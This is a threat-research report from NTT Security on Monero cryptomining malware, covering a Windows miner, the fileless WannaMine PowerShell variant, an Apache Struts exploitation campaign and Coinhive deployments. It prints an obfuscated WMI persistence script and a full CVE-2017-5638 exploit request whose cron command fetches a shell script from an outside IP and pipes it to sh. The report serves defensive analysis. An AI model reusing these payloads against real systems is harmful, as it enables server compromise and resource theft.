Monero Mining Malware

HUNTING DOWN THE MINERS

NTT Security

Table of Contents

Introduction

Investing in cryptocurrency has become a new fad of sorts, and unsurprisingly, threat actors have taken to developing malware in an attempt to generate profits for themselves.

Cryptocurrency and cryptocurrency mining are made possible through the use of blockchain technology. A blockchain is simply a distributed ledger, and in the case of cryptocurrency, millions of computer systems around the world contribute system resources to confirming cryptocurrency transactions.

This action of confirming transactions creates a new "block," thereby creating a chain of blocks — or, blockchain.

The computers on this distributed network are the workers or "miners." The term "mining for cryptocurrency" is a bit of a misnomer, as this term paints a picture of a user or a system actively searching for something, hoping that they find it. In reality, mining is simply the process each computer on the network engages in to confirm transactions. Systems confirm these transactions through hashing algorithms, receiving a small reward (in cryptocurrency) for their work of confirming blockchain transactions.

The more hashing power a system has, the greater number of transactions the system can confirm. Since the reward for confirming transactions is delivered in cryptocurrency, the owner of the cryptocurrency wallet (where the cryptocurrency reward is delivered) generates revenue.

Introduction

Millions of computers around the world are confirming transactions (i.e., mining) every second, and getting started in mining cryptocurrency has a surprisingly low barrier to entry. In other words, mining cryptocurrency is not restricted only to those with the greatest amount of technical expertise.

In August 2017, researchers in the NTT Security Global Threat Intelligence Center (GTIC) uncovered a type of malware solely designed to mine cryptocurrency. This malware was written to mine a cryptocurrency called Monero (XMR), and as of this writing, XMR is the cryptocurrency affording its users the greatest amount of anonymity.

While investing in cryptocurrency is not a new phenomenon, late 2017 and early 2018 saw a significant spike in the numbers of cryptocurrency investments across the globe.

What is not clear, however, is whether the increases in cryptocurrency investments, specifically those in XMR, are driving the increase in XMR's value, or if the addition of coin mining malware into the mix is driving up the value. GTIC researchers assess there is a symbiotic relationship between the two, with the increase of investments as a driving force between additional malware creation, and additional mining (as a result of malware creation) impacting XMR value.

GTIC researchers explored the approaches to hunting for cryptocurrency mining malware samples. In this report, researchers share their approach to the various angles from which they tackled the problem, along with providing an overview of the campaigns analyzed during research efforts.

Angle 1: **Desktop Mining Malware**

File Name	taskhost.exe
FILE SIZE	673792 bytes
FILE TYPE	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	bf7d5ac1ae7aaaeea901492a4bce3499
SHA1	f0a69b1a4dcc0cf3e0f85519d7943e4c9aa90296
SHA256	1c50d59124b3b80692cdf6b05e9a77dbf0111c9b03162364abd32dc837fc51a2
CRC32	4244173667
SSDEEP	12288:szEB7yi84pUHYtKFm/lXvsMi0IvVVWbrz5rDO350wC2TexDf:NBeLqtKFm/lX8vVVWbfBDO35LtTe

Figure 1. File characteristics of a Portable Executable (PE) XMR mining malware

GTIC began their research into XMR mining malware with a more traditional method. Researchers sought to learn more about the function, execution and operation of coin mining malware in order to aid the entire threat hunting initiative.

Details of the findings from Angle 1 are in Figure 1.

Using a dynamic analysis approach, GTIC researchers executed the sample in a sandbox environment.

Once the PE was installed, it immediately copied itself to '%APPDATA%\hVWbMmVJtc\' as 'taskhost.exe.' Upon execution, the PE used the following parameters to specify that the malware should use the cryptonight algorithm and the mining pool at xmr-usa.dwarfpool.com:8005 with a specific username and password.

"-a cryptonight -o stratum+tcp://xmr-usa.dwarfpool.com:8005 -u 4JUdGzvrMFDWrUUwY3toJATSeNwjn54LkCnKBPRzDuhzi5vSepHf UckJNxRL2gjkNrSqtCoRUrEDAgRwsQvVCjZbRzVsiBWFHtZPsdY89v -p x -t 2"

In order to send or receive cryptocurrency of any type, users must create a wallet. Each wallet has an address, and in this malware, the username (in this case, the XMR wallet address), is hardcoded into the malware in numerous locations. Static analysis shows the miner is multi-threaded, using sleep functions as the miner runs in assembly code as shown in Figure 2. The malware also uses Windows task manager for persistence upon unexpected system restarts.

Researchers found it surprising that analysis showed no attempts at obfuscation. This indicates that the developers were not likely concerned about the malware being reverse engineered and analyzed.

```
@104256a: push 01044568h
@104256f: push 010E5D68h
;4JUdGzvrMFDWrUUwY3toJATSeNwjn54LkCnKBPRzDuhzi5vSepHfUckJNxRL2gjkNrSqtCoRUr
@1042574: push 010E5E68h ;xmr-usa.dwarfpool.com:8005
@1042579: lea eax, dword ptr [ebp-00000210h]
@104257f: push eax
@1042580: push 00000001h
@1042582: call 01042000h
@1042587: add esp, 18h
@104258a: test eax, eax
@104258c: je 01042555h
@104258e: push 80000041h
@1042593: call dword ptr [01044030h] ;SetThreadExecutionState@KERNEL32.DLL
@1042599: cmp dword ptr [010E5EFCh], ebx
@104259f: je 010425B4h
@10425a1: push 0003913Ch
@10425a6: push 010ACC18h
@10425ab: push 00000010h
```

Figure 2. (Screenshot) Snippet of the assembly code of the miner. Included is the XMR wallet address, mining pool, as well as port, along with evidence of multi-threading.

This PE miner is a no-frills approach to generating revenue through mining cryptocurrency.

While the miner is not particularly malicious, it does steal (or borrow) a user's system resources without the user's permission for the purposes of mining XMR.

From this simple analysis, GTIC researchers speculate that XMR wallet addresses and mining pools are likely hard-coded into PE-based coin miners, and post-infection traffic will likely go to a mining pool address.

Angle 2: **Mining Pools**



Figure 3. XMR price and XMR mining malware submissions over time

After the malware analysis, GTIC researchers turned their attention toward finding all XMR mining pools. To start this, researchers proactively queried public sandboxes for samples generating network traffic to one or more of these pools. The website, moneropools.com, provides a full list of XMR mining pools. With this list of pools, researchers wrote a Python script (GitHub Location) to leverage Hybrid-Analysis' API in order to gather all malware data where network traffic was observed going to at least one of these XMR pools.

At the time of analysis, researchers found 205 malware samples, with the earliest dating back to March 2015. Interestingly, 66 percent of the samples were submitted from November - December 2017, indicating a dramatic increase in the use of coin mining malware.

There were both 32-bit and 64-bit samples for Linux, as well as Windows systems, but most were for Windows. This finding aligned with the GTIC's previous research, where researchers had observed miners being dropped via phishing emails, as well as post-exploitation on vulnerable Apache Struts and JBoss web servers. This is covered more in Angle 3: Remote Code Execution (RCE) Vulnerabilities. All malware SHA-256 hashes can be found in "Technical Indicators: Monero Mining Malware Hashes (SHA-256)."

As shown in Figure 3, only one XMR miner was submitted to Hybrid-Analysis in 2015, whereas toward the end of 2017, submissions became more frequent. In the beginning of 2017, XMR value climbed above $10 USD, spiking several times and eventually reaching well over $350 USD by December 2017. Researchers assess the correlation of price increases and malware submissions exists due to the increase in the popularity of cryptocurrency, with mainstream media outlets' coverage adding to the hype.

It's important to remember that threat actors are humans too, so it comes as no surprise that these threat actors are leveraging their skills to cash in on the cryptocurrency mining craze.

Angle 2: **Mining Pools**

File Name	mate6.ps1
FILE SIZE	4165476 bytes
FILE TYPE	PS script
MD5	55a42c9de591c6096fe0078845866ed1
SHA1	96fd1c01e7487ed597af18203a95570321b6bb7f
SHA256	e8ca62d48c7771bd155fbda44817852a6611a71e776781bf92afe62be0623e10
SHA512	e39edf5b4a3699bafe172e74489d2f35478ed16360a93813efdf40aaed-
CRC32	fa1cfcc8d88994aa77fcd5daf96bfce6f3cfa678fee5c86e1588f3c468da8584455f3e
SSDEEP	96958431

Figure 4. File characteristics of PS XMR mining malware

1.2 Fileless Monero WannaMine

As the investigation continued, researchers noticed that not all binaries found from Hybrid-Analysis were portable executables (PE) or ELF types, but rather, a number of the binaries were PowerShell (PS) scripts. Since PS scripts differed from the original malware analysis of a mining PE, the GTIC dedicated resources to exploring this in more detail.

1.3 File Details

Researchers found that the analyzed sample was distributed via phishing emails. Microsoft Office documents with VBA macros were attached to the phishing emails.

The purpose of these miners being developed in PS is for them to be fileless. Upon execution, the scripts are loaded straight into memory versus being written to disk. While the PS miner is intended to be fileless, analysis showed that the miner makes a handful of system changes for scheduling miner activity and establishing a backdoor, leaving behind "malware footprints" on an infected system.

After checking the system for Windows DLLs msvcp120.dll and msvcr120.dll, the first change the PS miner makes to the system is to create these files as shown in Figure 5.

While the script is running, a *mimikatz* module is loaded and used to steal local system and user credentials. Once credentials have been collected, the miner will attempt to use those credentials

```
$dirpath=$env:SystemRoot+'\system32'
if (!(test-path $dirpath )){
        $dirpath=$env:SystemRoot
}
if (!(test-path ($dirpath+'\msvcp120.dll')))
{sentfile ($dirpath+'\msvcp120.dll') 'vcp'}
if (!(test-path ($dirpath+'\msvcr120.dll')))
{sentfile ($dirpath+'\msvcr120.dll') 'vcr'}
```

Figure 5. PS code to create DLLs msvcp120.dll and msvcr120.dll.

with a PS implementation of EternalBlue (MS17-010). The miner will spread itself with EternalBlue to other machines on the network and start itself once installed. The miner also maintains persistence by scheduling tasks with the Windows Management Instrumentation (WMI) as shown in Figure 6.

This miner deployment is extremely well put together and is very stealthy. Even the binaries the PS script uses have been obfuscated to the point where few, if any, anti-virus engines detect them. Technical indicators for this campaign can be found in the *NTTSecurity_Coinmining_IOCs.csv* file, accessible here.

Angle 2: **Mining Pools**

```
ge1-wMIobJec1 -Namespace root\Subscription -Class __FilterToConsumerBinding -Filter
('__'+'Pat'+'h LIKE Okr%'+'SCM '+'Ev'+'ent '+'Log'+'s'+' Co'+'nsumer%Q'+'kr').REPlacE(([ChAr]81+
[ChAr]107+[ChAr]114),[StRING][ChAr]39) I REmOve-wmiOBJECT
GET-wMIobJect -Namespace root\Subscription -Class __EventFilter -filter (('n'+'ame='+'
ft'+'HS'+'CM'+' E'+'v'+'en'+'t Log'+'s Fil'+'terftH') -CrEPlacE ([Char]102+[Char]116+[Char]72),
[Char]39) IREmOVe-wmIObject
gEt-WmIOBjEcT -Namespace root\Subscription -Class CommandLineEventConsumer -Filter
(('Na'+'m'+'e='+'yIzS'+'CM'+' Ev'+'ent Logs C'+'o'+'nsu'+'merylz') -RepLACe ([ChAR]121+
[ChAR]73+[ChAR]122),[ChAR]39) I reMOVe-WmiObJecT


$FilterParams = @{
      nAMEsPaCe = (('roo'+'tX3'+'Hsubscr'+'ip'+'ti'+'on') -rePLace ([Char]88+[Char]51+[Char]72),
[Char]92)
      ClaSs = ('__'+'E'+'vent'+'Filter')
      ArGUmenTs =@{NaME=$filterName;EventnameSPaCE=(('root'+'{0}cimv'+'2') -F
[chaR]92);QueRylANguaGE=('WQ'+'L');qUErY=$Query}
      eRRORActioN = ('Si'+'len'+'tl'+'y'+'Continue')
   }
$WMIEventFilter = seT-wmIINsTAncE @FilterParams

$ConsumerParams = @{
      NaMESPace = (('root{0}subs'+'c'+'ri'+'pti'+'on')-F [Char]92)
      clASS = ('Co'+'mmandLin'+'eE'+'vent'+'Consumer')
      ARgUmenTS =@{ naME = $consumerName; CoMmandlinetEMPlATE=('powershell.'+'ex'+'e
'+'-No'+'P '+'-NonI'+' '+'-W'+' '+'H'+'idde'+'n '+' '+'-'+'E '+"$EncodedScript")}
      ERroracTION = ('Sil'+'en'+'tlyContinue')
   }
$WMIEventConsumer = set-WMIiNSTAnCE @ConsumerParams

SEt-wMiINSTANce -Class __FilterToConsumerBinding -Namespace (('root{0}s'+'ubscripti'+'on') -F
[CHAR]92) -Arguments @{FILTer=$WMIEventFilter;coNSUMER=$WMIEventConsumer} I OUT-
NuIL

SchTaSKs /delete /tn yastcat /f
```

Figure 6. PS code leveraging WMI and scheduled tasks on the victim machine

1.4 Retrohunting with VirusTotal

As mentioned in "Angle 1: Desktop Mining Malware, XMR pool addresses intended for use are typically hardcoded as strings inside the malware. Besides leveraging Hybrid-Analysis, the GTIC created a Yara rule, which can be found in the *NTTSecurity_Coinmining_IOCs.csv* file, accessible here, and ran it through VirusTotal's hunting services. The intent of creating the rule was to find any malware samples which contained hardcoded XMR pool addresses.

Researchers found that 10,000 malware samples contained at least one of these mining addresses hardcoded in them. Of course, this list would grow enormously if separate rules were created with all stratum server addresses as provided by NiceHash.

Angle 3: Remote Code Execution (RCE) Vulnerabilities

Dropping malware on a publicly accessible machine after exploiting an extremely common vulnerability is nothing new. In fact, 2017 was a year filled with RCE vulnerabilities in popular technology, along with phishing campaigns. Of these vulnerabilities, CVE-2017-5638 (Apache Struts vulnerability) had to be one of the worst in which the GTIC observed high volumes of exploit attempts on a daily basis.

1.5 KWorker Campaign

When doing this research, researchers recalled analyzing CVE-2017-5638 attacks in which a particular packet showed requests for hxxp://91.230.47[.]41/common/logo.jpg, which the GTIC correlated to coin mining activity. Researchers discovered and analyzed multiple TCP packets related to this as shown by an example in Figure 7.

```
GET /default.action HTTP/1.1
Host: 192.68.228.165:8080
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0
Content-Type: %{(#_=\'multipart/form-data\').
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):
((#container=#context[\'com.opensymphony.xwork2.ActionContext.container\']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd=\'echo "*/9 * * * * wget -O - -q http://91.230.47.41/
common/logo.jpglsh\\n*/10 * * * * curl http://91.230.47.41/common/logo.jpg|sh" | crontab -\').
(#iswin=(@java.lang.System@getProperty(\'os.name\').toLowerCase().contains(\'win\'))).
(#cmds=(#iswin?{\'cmd.exe\',\'/c\',#cmd}:{\'/bin/bash\',\'-c\',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).
(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
```

Figure 7. Attempt to exploit CVE-2017-5638, followed by the installation of shell script 'logo.jpg' (025e0637c3e6e2248dd28b3a5b0d36c1 – Hybrid-Analysis Link)

As Figure 7 shows, after exploiting the vulnerability, the 'wget' and 'curl' commands are run on the victim machine in which 'logo.jpg' is downloaded from 91.230.47[.]41. The JPEG is actually a shellscript, and once downloaded, executed the following:

1. Check for pre-existing infection/installation.
2. Remove or kill any pre-existing infection/installation.
3. Download mining configuration file from hxxp://5.188.87[.]12/locales/acpid.conf.
4. Check for use of AES-NI.
   a. If existent, download 64-bit ELF miner from hxxp://5.188.87[.]12/locales/acpid
   b. If non-existent, download 64-bit ELF miner from hxxp://5.188.87[.]12/locales/acpid_na
5. Check CPU information to identify available amount of system resources that can be allocated to mining.
6. Run miner with configuration file using half of the available cores on the victim machine.

As stated, the shellscript will attempt to download the mining configuration file and one of two 64-bit ELF binaries, which are the miners themselves, depending on whether AES-NI is used on the machine. Oddly enough, this shellscript had changed since GTIC's original analysis, as it previously downloaded kworker configuration files and binaries. The configuration files differed as well, and the kworker configuration pointed to several XMR pools, while the most recent sample pointed to a DNS server for qcomment[.]ru. Below are the SHA256 hashes for these miners for reference.

acpid (If AES-NI is detected)
4811eab5b727d93309d8db651598d9e22bb7f87d385693efdda3576b9b2a56ad – Hybrid Analysis Link

acpid_na (If AES-NI is not detected)
f4864b3793c93de50b953e9751dc22e03fa0333ae6856d8d153be9018da6d911 – Hybrid Analysis Link

kworker (If AES-NI is detected)
28d5f75e289d652061c754079b23ec372da2e8feb1066a3d57381163b614c06c – VirusTotal Link

kworker_na (If AES-NI is not detected)
e95c044a643b9ad33f60c86d591c401434f040241388ef004efe93405bff3043 - VirusTotal Link

Unlike the PE XMR miners, the ELF XMR miners are installed along with a configuration file which includes the URL, username, password and mining algorithm being used.



Figure 8. Configuration file used for the 'acpid' 64-bit ELF mining malware.



Figure 9. Configuration file used for the kworker 64-bit ELF mining malware.

Angle 3: Remote Code Execution (RCE) Vulnerabilities

Initial research for the "user" value identified it to be a wallet address for the coin being mined. Checking multiple coin explorer databases, GTIC researchers were unable to find any correlation to which cryptocurrency coin these miners were mining; however, researchers assess the coin is likely based on the kworker mining pools located in the configuration file.

During this research, GTIC came across a public XMR miner called cpuminer, available on GitHub. Since 'acpid' was a 64-bit ELF binary, researchers downloaded an already-compiled 64-bit binary from bitcointalk[.]org, which was named 'minerd.' Using static-analysis, the cpuminer was changed dramatically; however, several strings stood out which indicated 'acpid' was indeed a cpuminer variant, one of which was the minerd help options, along with a user-agent string of 'cpuminer/2.3.3.' Using the reverseitlookup.py tool mentioned earlier for anything with 'cpuminer,' researchers obtained valuable insight into how best to gather samples of mining malware and also found numerous results from Hybrid-Analysis.

Please note, GTIC researchers analyzed attacks against vulnerable JBoss servers focusing on the following deserialization vulnerabilities, in which attempts to install XMR miners were found.

- CVE-2015-3253
- CVE-2015-4852
- CVE-2015-7450
- CVE-2015-8103
- CVE-2015-3642
- CVE-2016-4385
- CVE-2017-12149
- CVE-2017-7504

Angle 4: **Coinhive Websites**

Coinhive is a company which offers a JavaScript (JS) based miner for Monero (XMR). This script is meant to be embedded into a website where site visitors directly mine from their browser for the website's owner. The idea behind Coinhive is to silently mine XMR in the background of a visiting user's system or device. Users receive in return one or more incentives for allowing this:

- Ad-free website
- Additional video streaming time without payment
- Free file downloads (e.g., eBooks)
- In-game credits or digital game items to enhance user gameplay

While looking into Coinhive, GTIC researchers downloaded the embedded JS code used for websites and began preliminary research by seeking to find the number of global websites which have Coinhive installed. One large company in the food and beverage industry had already reported to "unexpectedly" be running the miners, and GTIC researchers set out to find who else was also running the miners.

Using the string 'coinhive.min.js,' GTIC researchers queried publicwww's API for data, in which nearly 38,000 websites with the embedded JavaScript code were found. Taking this list of domains, researchers conducted nslookups for every domain to correlate what IPs those sites with embedded Coinhive JS code were being hosted on.

Next, researchers did geolocation lookups on each IP address, mapping host countries and ISPs, finally parsing out the top-level domains (TLDs). With this data, researchers identified some interesting findings, the most interesting of which is that Germany and the United States lead the globe with the most IPs hosting websites with Coinhive JS as shown in Figure 10.

Another interesting finding was that a significant amount of [0-9a-Z]{5}.cn[.]com websites were being hosted only by Amazon Technologies Inc. in the United States, all of which were created in 1996 and recently updated in 2017. Nearly 3,200 domains matching the previously stated regex were hosted by Amazon and contained coinhive.min.js code in their webpages.



Figure 10. Heatmap of global countries hosting Coinhive; data is based on the geolocation of servers hosting websites with the JS included in the website's code.

Angle 4: **Coinhive Websites**

Although the intentions of Coinhive are not malicious, researchers speculate the tool has potential to be abused, either by ISPs or threat actors who scan the internet for a specific vulnerability or a vulnerable server and inject the code into the page. Compromised mobile apps and games are also potentially vulnerable.

A complete list of these domains is on this Pastebin site, which belongs to the lead NTT Security researcher for this report, Terrance DeJesus.

Note: GTIC researchers' findings in this section of the report are a starting point for researching Coinhive installations. There are an incredible amount of strings GTIC researchers could have used to conduct this analysis, and researchers chose the string that seemed to be the most prominent at the time of writing.

Additionally, some Coinhive installations leverage at least a small degree of obfuscation, making finding the true numbers of websites with Coinhive JS installed elusive at best.

Final Thoughts

GTIC researchers have pointed out in this report that there are several ways of hunting down XMR mining malware. The easiest method is to simply identify the traffic in a network environment which is going to one or more XMR pools.

Researchers assessing the security community will continue to discover samples of mining malware for not only XMR, but for other cryptocurrencies as well, as threat actors continue to search for additional methods of generating revenue.

In addition to the increase in cryptocurrency mining malware, legitimate services such as Coinhive will be abused and injected into mobile games, websites, etc. GTIC researchers assess that coin miners discovered in a network environment are likely indicative of more malicious activity in that environment, such as backdoors, unpatched vulnerabilities, etc.

Analysis of RCE vulnerabilities and post-exploitation installation of miners led researchers to suspect generic spin-offs of cpuminer, xmrig and other PEs will become extremely popular, in much the way Mirai and BASHLITE had spinoffs.

While miners are only using victim resources to mine cryptocurrency, containment and eradication should still occur, as some cryptocurrency mining malware is more advanced as evidenced by WannaMine.

The use of coin miners will, without a doubt, grow and become more advanced in time, possibly being built into other malware types such as banking Trojans, as well as ransomware.

The GTIC encourages the community and fellow researchers to continue hunting down cryptocurrency miners and sharing their findings.

Download a copy of GTIC researchers' IOCs used during their research here.

About GTIC

The NTT Security GTIC protects and informs NTT Security clients through security threat research, vulnerability analysis and the development of effective countermeasures. For more information, including vulnerability disclosures and threat reports, visit the research page www.nttsecurity.com, our blog or download related whitepapers.

Coin miners discovered in a network environment are likely indicative of more malicious activity in that environment, such as backdoors, unpatched vulnerabilities, etc.